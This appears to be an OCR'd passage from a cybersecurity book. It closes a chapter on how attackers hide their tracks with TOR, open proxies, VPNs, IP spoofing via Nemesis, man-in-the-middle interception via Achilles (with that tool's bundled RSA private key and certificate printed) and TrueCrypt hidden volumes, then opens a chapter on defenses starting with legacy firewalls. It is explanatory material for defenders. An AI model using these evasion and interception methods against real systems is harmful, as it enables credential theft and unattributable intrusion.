

How TOR Works: 3
TOR node
unencrypted link
encrypted link
Alice
Step 3: If at a later time, the user visits another site, Alice's TOR client selects a second random path. Again, green links are encrypted, red links are in the clear.
Dave
Jane
Bob

Figure 11.19 Step 3 of connecting to a TOR network.


simple for someone to trace back the connection to the original SOCKS proxy and review the connection logs, and on the basis of the time stamp it would be very easy to trace the connection back to the original destination. However, in Figure 11.20 Xroxy.com, it might be difficult to gain access to a server that is situated in China and/or any other country for that matter. Depending on the severity of the attack, it might be possible but not likely.

As we mentioned, it is very easy for someone to hide their tracks using TOR and anonymous proxy. However, they are protocol-restrictive in terms of only supporting HTTP or HTTPS. The holy grail of anonymous traffic is through a VPN because you are not-restricted to just HTTP or HTTPS. Within a VPN you can use just about any protocol and it just happens that VPN proxies are as widely available as TOR and other anonymous proxies. VPN proxies are not typically talked about as much as HTTP and SOCKS proxies but they exist and are widely used as a method of denying attribution.

VPN Proxy

Figure 11.21 is an example from Pro VPN Accounts, and is a paid service that highlights the fact that if you use it, it will mask your original source address to appear as if it were coming from another country.

Another example of a proxy VPN that offers free service is CyberGhost. This specific VPN proxy is out of Germany. For those of you who know the cyber laws within the country of Germany, they are very strict in protecting user information. Germany has



China Socks5 Open Proxy List

We're trying to help you find proxies you need. That is why we have made it possible to view proxies by port number, by country or by proxy type. If you'd like to be more selective, please read next paragraph.

You can interact with our *frequently updated* **proxy database** by means of the listboxes below. By choosing some options like *proxy type* or *connection latency* you can select proxies you need. Table contains list of proxies in our database matching specified criteria.

By clicking on the column headers you can **sort current proxylist**. You can retreive this list by clicking on the link '**Get Proxylist**' and choosing convinient method.

Go around Great Firewall of China!


Wish you can see the web site as if you were accessing it from China? Get access to our premium proxy in China now. Fast, secure and reliable proxy server in China is three mouse clicks away. Free trial is available! Set up the subscription now!!

Proxy port: Any port number
Type of proxy: Anonymous
SSL support: With SSL support
Country: China
Latency: Any latency
Reliability: Any reliability

Proxy selection details - type: **Socks5**, **with SSL** support, country: **China**, sorted by **reliability** column, **descending**

?	IP address	Port	Type ?	SSL ?	Country	Latency (msec) ?	Reliability (%) ?	Details
Get your premium China HTTP(s) proxy! Sign up for 3 day free trial now!								
	211.155.224.109	1080	Socks5	true	China	30	88.88	Details
	122.226.12.134	1080	Socks5	true	China	30	82.15	Details


Figure 11.20 Xroxy.com Website.



About You
IP Address: 24.27.15.69
Our service replaces your IP Address with one of our secure and anonymous IPs. It will make you appear to be from the USA, UK, Canada, Germany etc.

The most trusted industry leader. Servicing businesses, professionals and home users.
Become Anonymous, Stop Government/ISP Monitoring and Tracking, Unblock VOIP, Skype, and all other content/websites, Secure Your Connection

Figure 11.21 Pro VPN proxy site.



Willkommen bei CyberGhost VPN

Mit CyberGhost VPN sind Sie nicht länger der gläserne Surfer. Bei aktivierter CyberGhost VPN Verbindung wird sämtlicher Internet-Datenverkehr über die Anonymisierungsserver geleitet, egal ob Browser, Messenger, Filesharing-Client oder eingehender E-Mail Verkehr.

Der folgende Assistent soll Ihnen den Einstieg mit CyberGhost VPN erleichtern und bei der Einrichtung behilflich sein.

☑ Willkommensbildschirm beim Programmstart anzeigen

Figure 11.22 CyberGhost VPN.

have paid-for services as well that allow the user access to more bandwidth (Figure 11.22).

The more sophisticated cybercrime syndicates will likely rent out space in multiple data centers spanning the world in countries with strict privacy laws and set up their own VPN infrastructure in order to conduct their operations.

Another form of hiding your tracks is using IP spoofing.

IP Spoofing

This is the ability to craft a packet with a bogus source address that cannot be traced back to you. The Nemesis Project is a packet-crafting tool that allows you to inject a spoofed IP address, along with many other variables. Nemesis supports the following protocols:


1. arp
2. dns
3. ethernet
4. icmp
5. igmp

6. ip
7. ospf
8. rip
9. tcp
10. udp[5]

Figure 11.23 is an example of the different variables that one can setup using tcp.

This tool can allow someone to perform a lot of malicious activity and the ability to inject packets into a stream until they get their desired outcome. Typically, with this tool the cyber actor does not really care about getting a response back as he or she might be using this to launch a DDoS attack. Another method of hiding in plain sight is the ability to perform a man-in-the-middle attack as illustrated in Figure 11.24.

Although these are not common in most attack scenarios, this is one way a cybercriminal can harvest user credentials. The majority of the well-known mitm tools, like ettercap and dsniff, work very well in a LAN environment and provide the ability to generate a fake certificate and basically proxy the HTTPS connection to the intended Website, at the same time collecting vital login information. Another tool that can be used to proxy user information



```
TCP Packet Injection -=- The NEMESIS Project Version 1.4beta2 (Build 14)

TCP usage:
  tcp [-v (verbose)] [options]

TCP options:
  -x <Source port>]
  -y <Destination port>
  -f <TCP flags>
     -fS (SYN), -fA (ACK), -fR (RST), -fP (PSH), -fF (FIN), -fU (URG)
  -w <Window size>
  -s <SEQ number>
  -a <ACK number>
  -u <Urgent pointer offset>
  -o <TCP options file>
  -P <Payload file>

IP options:
  -S <Source IP address>
  -D <Destination IP address>
  -I <IP ID>
  -T <IP TTL>
  -t <IP TOS>
  -F <IP fragmentation offset>
  -O <IP options file>

Data Link Options:
  -d <Ethernet device>
  -H <Source MAC address>
  -M <Destination MAC address>
```

Figure 11.23 Command line interface for Nemesis.

[5] *http://nemesis.sourceforge.net/manpages/nemesis.1.html*





Figure 11.24 MITM architecture example.[6]

and perform a man-in-the-middle attack is Achilles. This tool allows you to capture both client and server-side data and also gives you the capability to insert commands in real time. Additionally, it provides you a certificate that is passed to the client to allow you to get in the middle of an SSL connection. Figure 11.25 is a screenshot of the Achilles tool.




Proxy Settings
Listen on Port 5000
Cert File ... C:\Users\pirc\Downlo:
Client Timeout (Sec) 1
Server Timeout (sec) 3

Intercept Modes
☑ Intercept mode ON
☑ Inercept Client Data
☐ Intercept Server Data (text)
☐ Log to File
☑ Ignore .jpg/.gif

Status: Running

Figure 11.25 Achilles' user interface.

[6] *http://www.owasp.org/index.php/Man-in-the-middle_attack*



```
-----BEGIN RSA PRIVATE KEY-----
MIIBOwIBAAJBANd/0ccqENNpt+QGLchMuzfjITBG+3d1dqcCbfeCSY013N0e3Ktt
W1sHZhK9Z1LZST9s/CuOL8kMCcbRDLsZBecCAwEAAQJBANPtpR1r1h5DkpASL4YT
R+8fVG1I8Va60xRNhF3r6G+AZejibqyqcQ2qnxOx7hIRWgX7eyiEhuR31K2W04np
/5ECIQDrBdXYihSmCzUYsdkmcn7/nb1DePipMH6rtvgO0unEDwIhAOq74Yb0uXiz
1YI5jYR/91XqbncHQrk/OxMi3x28V+ipAiEA2L6Q8Rqm4FsFpLigIy0Eooi7CtbN
vHrU11fufP1WSVECIHVMD4Wt0uTDEKUzd01H3GPQcwTdxvTk6PNGELI+RLuJAiBa
Plr/reSq/iUGrgD9Ynew1Vs6bFnUjGS2oH40n51LpQ==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICzjCCAnigAwIBAgIBADANBgkqhkiG9w0BAQQFADB/MQswCQYDVQQGEwJVUzEL
MAkGA1UECBMCVkExEDAOBgNVBAcTB1JvYW5va2UxDzANBgNVBAoTBlVua293bjEQ
MA4GA1UECxMHVW5rbm93bjEQMA4GA1UEAxMHRGFzUXVpZDEcMBoGCSqGSIb3DQEJ
ARYNbnVsbEBkZXYvbnVsbDAeFw0wMDEwMTExNTEzMzdaFw0wMzA3MDcxNTEzMzda
MH8xCzAJBgNVBAYTAlVTMQswCQYDVQQIEwJWQTEQMA4GA1UEBxMHUm9hbm9rZTEP
MA0GA1UEChMGVW5rb3duMRAwDgYDVQQLEwdVbmtub3duMRAwDgYDVQQDEwdEYXNR
dW1kMRwwGgYJKoZIhvcNAQkBFg1udWxsQGRldi9udWxsMFwwDQYJKoZIhvcNAQEB
BQADSwAwSAJBANd/0ccqENNpt+QGLchMuzfjITBG+3d1dqcCbfeCSY013N0e3Ktt
W1sHZhK9Z1LZST9s/CuOL8kMCcbRDLsZBecCAwEAAaOB3jCB2zAdBgNVHQ4EFgQU
rFJwljb/Vls72Pia7N9pdhohIKAwgasGA1UdIwSBozCBoIAUrFJwljb/Vls72Pia
7N9pdhohIKChgYSkgYEwfzELMAkGA1UEBhMCVVMxCzAJBgNVBAgTAlZBMRAwDgYD
VQQHEwdSb2Fub2tlMQ8wDQYDVQQKEwZVbmtvd24xEDAOBgNVBAsTB1Vua25vd24x
EDAOBgNVBAMTB0Rhc1F1aWQxHDAaBgkqhkiG9w0BCQEWDW51bGxAZGV2L251bGyC
AQAwDAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQQFAANBADwIyj61dONPSKnhBMP9
14fh9jZUknEfNe3S1yQrjiCS3ipk4CRw13fQSXEsFFhHNB+iIazUVTRd70dUYyhq
mZk=
-----END CERTIFICATE-----
```


Figure 11.26 Example certificate that is delivered with Achilles.

Additionally, Achilles provides a certificate that is used to pass to the client in order to broker a man-in-the-middle HTTPS connection (Figure 11.26).

The likelihood of a cyber actor using this specific tool to conduct a man-in-the-middle attack is remote but it just illustrates the possibilities that are available to the nefarious cyber actor to conduct an operation.

TrueCrypt

Lastly, another tool that has been used by cybercriminals to hide data on their systems is TrueCrypt, shown in Figure 11.27.



TrueCrypt

Slot ▲	Volume	Size	Mount Directory	Type
1	/Users/jopirc/Documents/true_dat/Trulux	3.0 GB	/Volumes/untitled	Normal
2				
3				
4				
5				
6				
7				
8				
9				
10				
11				
12				

Volume

/Users/jopirc/Documents/true_dat/Trulux

☑ Never save history

Figure 11.27 TrueCrypt user interface.

TrueCrypt allows you to encrypt files, volumes, hidden volumes, and even operating systems. The hidden volume option is somewhat critical in the event that the nefarious cyber actor is caught and forced to provide his or her password to the authorities. Additionally, TrueCrypt also provides the ability to run an operating system within a TrueCrypt volume. This provides the capability to the various cyber actors to run all their tools, and the ability to communicate and to store data they have compromised from their various targets.

Summary

In this chapter, we discussed many methods of obfuscating binaries, code, attribution disablers using a HaaS tool, TOR, anonymous Web, and VPN proxies, as well as of providing the ability to perform man-in-the-middle attacks and the ability to hide files and even entire operating systems. These are just a few examples of what is available and known to the general security community. We probably could write an entire book based on these tools and concepts that are used by some cyber actors. However, it is important to point out that we are dealing with very sophisticated cyber actors and the ability to remain anonymous and fly under the radar are key for their success. That is why we are seeing a spike in advanced persistent threats in the private sector. The methods and tradecraft used in some of those attacks are geared at making attribution difficult and detection almost impossible with common infrastructure security devices available to date. Lastly, the attacks are becoming multipronged, with precision-guided exploit frameworks that will utilize something simple like the ability to use a non-RFC compliant SSL control channel to exfiltrate information from inside a corporation through the firewall. In the following chapter, we will cover methods that will help you reduce your risk and for those of you who want attribution, we will provide you some methods that will aid you in finding that needle in the haystack.

References

Espiner, T., 2010. Teenagers accused of running cybercrime ring. ZDNet UK. Retrieved October 8, 2010, from *www.zdnet.co.uk/news/security-threats/2010/08/06/teenagers-accused-of-running-cybercrime-ring-40089761/*

Man-in-the-middle attack—OWASP, 2009. OWASP. Retrieved October 8, 2010, from *www.owasp.org/index.php/Man-in-the-middle_attack*

Manpage of NEMESIS, 2003. nemesis.sourceforge.net—Packet injection tool suite. Retrieved October 8, 2010, from *http://nemesis.sourceforge.net/manpages/nemesis.1.html*

Ollmann, G., 2009. Want to rent an 80–120k DDoS Botnet? The Day Before Zero. Retrieved October 8, 2010, from *http://blog.damballa.com/?p=330*

Tor: Overview, 2010. Tor: anonymity online. Retrieved October 8, 2010, from *www.torproject.org/overview.html.en#thesolution*

12

WEAPONS OF OUR WARFARE: NEXT-GENERATION TECHNIQUES AND TOOLS FOR DETECTION, IDENTIFICATION, AND ANALYSIS

INFORMATION IN THIS CHAPTER

- Legacy Firewalls
- Antivirus
- Intrusion Detection Systems and Intrusion Prevention Systems
- What Is in a Name?
- MOSAIC
- Advanced Meta-Network Security Analysis
- Next Generation Security Framework

Introduction

Defending against next-generation threats and attacks is going to require more than your traditional firewall, antivirus (AV), and intrusion detection systems (IDSs). The majority of these technologies have provided extreme benefit in the 1990s and at the very beginning of 2000s, and are still considered best practices among most security professionals. However, those best practices in isolation that provide access, control, segmentation, and the detection/notification of the presence of malware on your network are too late, as the damage has already been done, depending on the cyber actor's ability to exfiltrate information outside your infrastructure. Before we dive into advanced concepts, let us take a moment to address a few security technologies that you need to understand, as their value in providing security is not as secure as you might have once thought.

Legacy Firewalls

This is the most common network security product that one would find in almost every organization. I recently wrote an article when I worked for McAfee and mentioned, “Who has ever been fired for buying and deploying a firewall?” I am sure the cases of those who have been fired for buying a firewall are very few, as a firewall is a best practice and considered a trusted networking device by most teams that manage networks. We sometimes hear the words muttered after a breach from the executive team: “Don’t we have a firewall?” or “They got past the firewall?” This is no fault of the executive team as they were led to believe that a firewall would really protect them. The legacy firewalls that are out there today that have not upgraded to “next generation” capabilities lack the intelligence and ability to really stop the attacks of today. We are not advocating that you do not need a firewall, as access control and segmentation are key, and for the most part you would not build a house without installing a door. This worked well in the 1990s and very early 2000s as the Internet was fairly static and attackers were trying to find ways inside your infrastructure through the firewall. Today, that paradigm has shifted by the nefarious cyber actor using your corporate users as pawns to carry out their activity. Since the attackers are using a different attack vector, they are not going to risk their visibility profile to gain access by trying to break through your firewall; they realize that in order for you to conduct business, you will have the following outbound ports opened on your firewall: 80 (HTTP), 443 (HTTPS), 25 (SMTP), and 53 (DNS), which require additional security controls. Let us take port 80 (HTTP), for example. Most organizations will have a policy that will deny inbound HTTP connections that originate from the Internet into the corporate environment. Additionally, you would have the complexity of network address translation (NAT) as most large organizations are not going to have public IP addresses for every employee. The only time you would see port 80 allowed inbound is for a DMZ that is housing your Web farm. It is important to note that any connection that is established within the internal corporate environment, such as a HTTP request going outbound, will be considered trusted once the connection has been established through the firewall. Since HTTP is using TCP, you are required, for both parties (client/server), to have a two-way conversation. It is important to note that a legacy firewall has no idea that the server your client is connected to is passing malicious traffic; all it knows is that during that session, and on the basis of a policy that allows internal clients to access the Internet, the traffic is allowed, and therefore trusted. This makes the job a lot easier for the attacker, as he or she will target vulnerabilities within the Web browser such as plug-ins, security flaws in Websites, and phishing attempts. It is much easier for the attacker to get you to click on a link or redirect you to a rogue server, as he or she knows that a legacy firewall that does not contain “next generation” features is not going to stop the attack. Furthermore, it is likely that most large enterprise deployments are not taking full advantage of the entire feature set as configuring additional services becomes complex and might impede performance or they are running other point products to mitigate other attack vectors. The key to take away from this entire paragraph is that legacy firewalls do serve a purpose in terms of static access, control, and segmentation, but during your next upgrade cycle, look at buying a firewall that claims its next generation.

Antivirus

